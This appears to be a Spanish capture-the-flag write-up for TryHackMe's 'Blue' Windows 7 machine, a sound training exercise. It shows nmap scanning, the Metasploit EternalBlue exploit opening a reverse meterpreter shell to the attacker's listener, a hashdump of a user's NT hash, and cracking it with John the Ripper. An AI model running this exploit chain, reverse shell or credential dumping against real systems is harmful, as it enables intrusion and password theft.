🏴‍☠️ Write-Up: Máquina "Blue"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo general para identificar los puertos abiertos.



🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo específico a los puertos encontrados anteriormente para obtener sus versiones.


```
┌──(root㉿kali)-[~]
└─# nmap -p135,139,445,49152,49153,49154,49158,49160 -sV -sC -vvv 10.10.73.68
```

```
PORT      STATE  SERVICE      REASON          VERSION
135/tcp   open   msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open   netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open   msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open   msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open   msrpc        syn-ack ttl 127 Microsoft Windows RPC
49158/tcp open   msrpc        syn-ack ttl 127 Microsoft Windows RPC
49160/tcp closed unknown      reset ttl 127
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Me parece que hay una vulnerabilidad para la versión relacionada al servicio del puerto 445, entonces copio la versión del servicio microsoft-ds y en google busco “vulnerability <versión servicio>”. Encontré una web con su MS y una breve descripción.

💥 3. Explotación de Vulnerabilidades

Ingreso a metasploit con msfconsole.




Busco eternalblue, en metasploit. Eternalblue corresponde a la forma de explotar la vulnerabilidad encontrada anteriormente.



```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010         .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Hago uso de la opción 0 (la primera). Luego, con “show options” veo las variables que necesita este exploit.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedd
                                             ed Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.18.8     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Ingreso/modifico los datos del exploit, usando los datos de esta situación.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.73.68
RHOSTS ⇒ 10.10.73.68
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.21.144.200
LHOST ⇒ 10.21.144.200
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.21.144.200:1234
[*] 10.10.73.68:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.73.68:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.73.68:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.73.68:445 - The target is vulnerable.
[*] 10.10.73.68:445 - Connecting to target for exploitation.
[+] 10.10.73.68:445 - Connection established for exploitation.
[+] 10.10.73.68:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.73.68:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.73.68:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.73.68:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.73.68:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.73.68:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.73.68:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.73.68:445 - Sending all but last fragment of exploit packet
[*] 10.10.73.68:445 - Starting non-paged pool grooming
[+] 10.10.73.68:445 - Sending SMBv2 buffers
[+] 10.10.73.68:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.73.68:445 - Sending final SMBv2 buffers.
[*] 10.10.73.68:445 - Sending last fragment of exploit packet!
[*] 10.10.73.68:445 - Receiving response from exploit packet
[+] 10.10.73.68:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.73.68:445 - Sending egg to corrupted connection.
[*] 10.10.73.68:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.10.73.68
[+] 10.10.73.68:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.73.68:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.73.68:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.21.144.200:1234 → 10.10.73.68:49183) at 2025-04-05 21:44:51 -0300

meterpreter > ls
Listing: C:\Windows\system32
```

🔐 4. Escalada de Privilegios y Post-explotación


En caso de que no saliera meterpreter con root luego del exploit, hacer **CTRL+Z** y después "**use post/multi/manage/shell_to_meterpreter**", posteriormente con un "**show options**" para ver los datos que se necesitan ingresar/modificar, luego, aplicas/asocias este exploit a la session 1 y lo ejecutas con "**run**":




Luego, ingresas a la session 2 a la cual tienes el meterpreter obtenido anteriormente.



Con hashdump se ven los usuarios y contraseñas hasheadas en NT. Copiar todo lo de **Jon**.



pegar "**Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::**" en un archivo, en mi caso lo hice en uno llamado hashBLUE.txt



Con John The Ripper se puede quitar este hash especificando que es formato NT, esto se realiza porque Try Hack Me solicita descifrar esta contraseña (y podría ser algo confuso o tedioso para alguien nuevo).

```
┌──(root㉿kali)-[~]
└─# john -wordlist=/usr/share/wordlists/rockyou.txt hashBLUE.txt --format=NT

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:02 DONE (2025-04-05 22:03) 0.3831g/s 3908Kp/s 3908Kc/s 3908KC/s alqui..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Ahora, me enfoco en encontrar las flags que se encuentran en alguna parte de la máquina.

```
meterpreter > pwd
C:\
meterpreter > dir
Listing: C:\
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 00:13:36 -0300  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 19:22:01 -0300  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 19:28:38 -0300  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 19:35:57 -0300  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 00:13:22 -0300  Recovery
040777/rwxrwxrwx  4096   dir   2019-03-17 19:35:55 -0300  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 00:13:28 -0300  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 19:36:30 -0300  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 16:27:21 -0300  flag1.txt
000000/---------  0      fif   1969-12-31 21:00:00 -0300  hiberfil.sys
000000/---------  0      fif   1969-12-31 21:00:00 -0300  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

```
meterpreter > pwd
C:\Windows\System32\config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

```
meterpreter > dir
Listing: C:\Users\Jon\Documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 00:13:31 -0300  My Music
040777/rwxrwxrwx  0     dir   2018-12-13 00:13:31 -0300  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-13 00:13:31 -0300  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 00:13:48 -0300  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 16:26:36 -0300  flag3.txt
```

```
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
✔ **Banderas:** Se obtuvieron las 3 flags existentes en la máquina objetivo.